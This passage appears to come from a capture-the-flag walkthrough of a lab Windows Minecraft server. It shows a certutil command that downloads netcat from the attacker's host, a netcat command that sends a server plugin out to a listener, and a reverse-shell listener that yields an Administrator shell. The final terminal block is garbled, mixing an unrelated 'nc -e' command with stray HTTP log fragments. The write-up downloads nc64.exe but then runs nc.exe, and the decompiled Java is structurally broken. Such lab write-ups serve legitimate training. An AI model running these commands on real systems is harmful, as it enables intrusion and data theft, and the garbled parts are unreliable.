02/16/2024 11:36 AM usercache 104 usercache.json
10/24/2023 12:51 PM 2 whitelist.json
02/16/2024 11:35 AM <DIR> world
8 File(s) 37,963,785 bytes
5 Dir(s) 2,777,202,688 bytes free
```

Inside the plugins directory:

```
c:\Users\svc_minecraft\server\plugins>dir
dir
Volume in drive C has no label. Volume Serial Number is C419-63F6

Directory of c:\Users\svc_minecraft\server\plugins

10/27/2023 01:48 PM <DIR> .
10/27/2023 01:48 PM <DIR> ..
10/27/2023 01:48 PM 9,996 playercounter-1.0-SNAPSHOT.jar
1 File(s) 9,996 bytes
2 Dir(s) 2,777,137,152 bytes free
```

.jar (Java Archive) file is a compressed file format commonly used for packaging and distributing Java applications, libraries, or modules. It serves as a container that can hold multiple Java class files, resources, and metadata. The .jar format was introduced to simplify the distribution of Java applications and make it easier to manage dependencies.

.jar files, like any compiled binaries, can be subject to reverse engineering. The process involves analyzing the compiled bytecode to understand the original source code and its functionality.

I need that file. Therefore I need nc to be installed on the target machine.

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I transferred the file:

```
c:\Users\svc_minecraft\Desktop>certutil.exe -urlcache -split -f http://10.10.14.8:8000/nc64.exe
certutil.exe -urlcache -split -f http://10.10.14.8:8000/nc64.exe
**** Online ****
0000 ...
b0d8
CertUtil: -URLCache command completed successfully.


c:\Users\svc_minecraft\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C419-63F6

Directory of c:\Users\svc_minecraft\Desktop

02/16/2024 11:50 AM <DIR>      .
02/16/2024 11:50 AM <DIR>      ..
02/16/2024 11:50 AM             45,272 nc64.exe
02/16/2024 11:35 AM             34 user.txt
                2 File(s)      45,306 bytes
                2 Dir(s)      2,979,635,200 bytes free
```

Note: on my Linux machine I launched an HTTP server by using the “python -m http.server” command.

I created a listener on my Linux machine:



```
(kali㉿kali)-[~/Desktop/Machines/Crafty/log4j-shell-poc]
$ nc -lp 4444 > playercounter-1.0-SNAPSHOT.jar
```


And executed nc on the target machine:

```
c:\Users\svc_minecraft\Desktop>.\nc.exe 10.10.14.8 4444 < c:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
.\nc.exe 10.10.14.8 4444 < c:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
```

JD-GUI – Reverse Engineering

I used JD-GUI (Java Decompiler GUI) since its primarily a Java decompiler.

While inspecting the code I found the following:



```
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rcon.core.Rcon;
import net.kronos.rcon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;


public final class Playercounter extends JavaPlugin {
    public void onEnable() {
        try {
            Rcon rcon = null;
            rcon = new Rcon("127.0.0.1", 27015, " ".getBytes());
        } catch (IOException e) {
            throw new RuntimeException(e);
        } catch (AuthenticationException e2) {
            throw new RuntimeException(e2);
        }
        String result = null;
        try {
            result = rcon.command("players online count");
            PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
            writer.println(result);
        } catch (IOException e3) {
            throw new RuntimeException(e3);
        }
        public void onDisable() {}
    }
}
```

This plugin retrieves the count of online players from a Minecraft server using RCON and writes this information to a text file on the local file system. The plugin is designed to be used with the Bukkit API and is triggered when the plugin is enabled.

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
I used PowerShell in order to try and get a new reverse shell for the user administrator.

I created a reverse shell payload for PowerShell using revshells.com:



Then I executed the following commands on the remote server:


The following PowerShell commands are used to create a secure string, set up a PowerShell credential object, and start a new PowerShell process with specific arguments, including downloading and executing a PowerShell script from my machine.



Create a listener:



Execute the last command:




rlwrap stands for "readline wrapper." It is often used to enhance the command-line experience by adding features like command history, line editing, and tab completion to programs that lack these capabilities.

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rlwrap is used with interactive command-line tools that do not have built-in readline support.

And BOOM! We got an Administrator shell!



```
kali@kali: ~  
File Actions Edit View Help  
└─(kali@kali)-[~]  
└─$ rlwrap nc -lnvp 8888  
listening on [any] 8888 ...  
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.249] 49694  
whoami  
crafty\administrator  
nc.exe 10.10.14.8 1234 -e c:\users\administrator\appdata\local\microsoft\windows\plugins\playercounter-1.0-SNAPSHOT.jar  
ls  
nc.exe nc64.exe user.txt  
cd c:\Users\Administrator\Desktop  
dir  
dir c:\Users\Administrator\Desktop  
root.txt help server  
type root.txt 200 OK: 200 OK (text/plain) 200 OK  
5 GET /reverse.php HTTP/1.1 200
```